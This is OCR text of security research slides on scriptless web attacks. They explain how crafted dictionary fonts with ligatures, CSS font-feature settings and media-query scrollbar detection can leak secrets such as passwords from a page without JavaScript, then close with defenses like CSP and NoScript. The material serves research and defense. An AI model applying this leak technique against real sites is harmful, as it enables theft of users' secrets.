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
FONTFORGE



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Attack fonts

- We can thus build dictionary fonts!
  - One character per password for example
  - No problem for a font to handle 100k+ items
- Map the string `s u p e r s e c r e t` into one char
- Make everything else invisible
- **If the character is visible, we have a hit**
  - If not the password is not in the list/font
- But how to activate this ligature feature?
  - With CSS3! `-moz-font-feature-settings:'calt=0'; -ms-font-feature-settings:'calt' 0;`

- **How can we find out if nothing – or just one char is visible?**

GO CSS

- Remember the smart scrollbars?
  - Same thing all over again
  - But this time for all browsers please
- **CSS Media Queries to the rescue!**
  - We can deploy selective CSS depending on:
    - Viewport width, viewport height
    - `@media screen and (max-width: 400px){*{foo:bar}}`
  - Every character gets a distinct width, and/or height
  - Once scrollbars appear, the viewport width gets reduced
  - By the width of the scrollbar
  - Some Iframe tricks do the job and allow universal scrollbar detection
- **That's all we need _:D**

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


DEMO



Mozilla Firefox
Datei Bearbeiten Ansicht Chronik Lesezeichen Extras Hi
http://192.168.1.3/Test/test.php
No scrollbars yet...
Mozilla Firefox
Datei Bearbeiten Ansicht Chronik Lesezeichen Extras Hi
http://192.168.1.3/Test/test.php
We have scrollbars!

DEMO

THE PERFECT LEAK







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ALMOST DONE

Conclusion I

Everything is a side-channel nowadays

Oh my!

Conclusion II

- Scriptless Attacks versus XSS
  - Not many differences in impact
  - More common injcetion scenarios
  - Affecting sandboxes with HTML5
  - Information leaks by design
- Hard to detect and fix
- **Timing and Side-Channel**
- **NoScript to the rescue!**

DEFENSE

- How to protect against features?
- How to protect against side-channels
  - Reduce data leakage?
  - Change standards?
  - Build better sandboxes?
  - Extend SOP to images and other side channels,
    - Use CSP?
  - XFO and Framebusters ftw?
  - **Use NoScript if you can!**

Future Work

- There's a lot more in this
  - CSRF, injections and side-channels
  - Challenging attacker creativity
  - Application and App specific bugs
  - Scriptless attacks and mobile devices?

- **Exciting times to come *without* XSS**

THE END

- Questions?
- Discussion?
- Beer?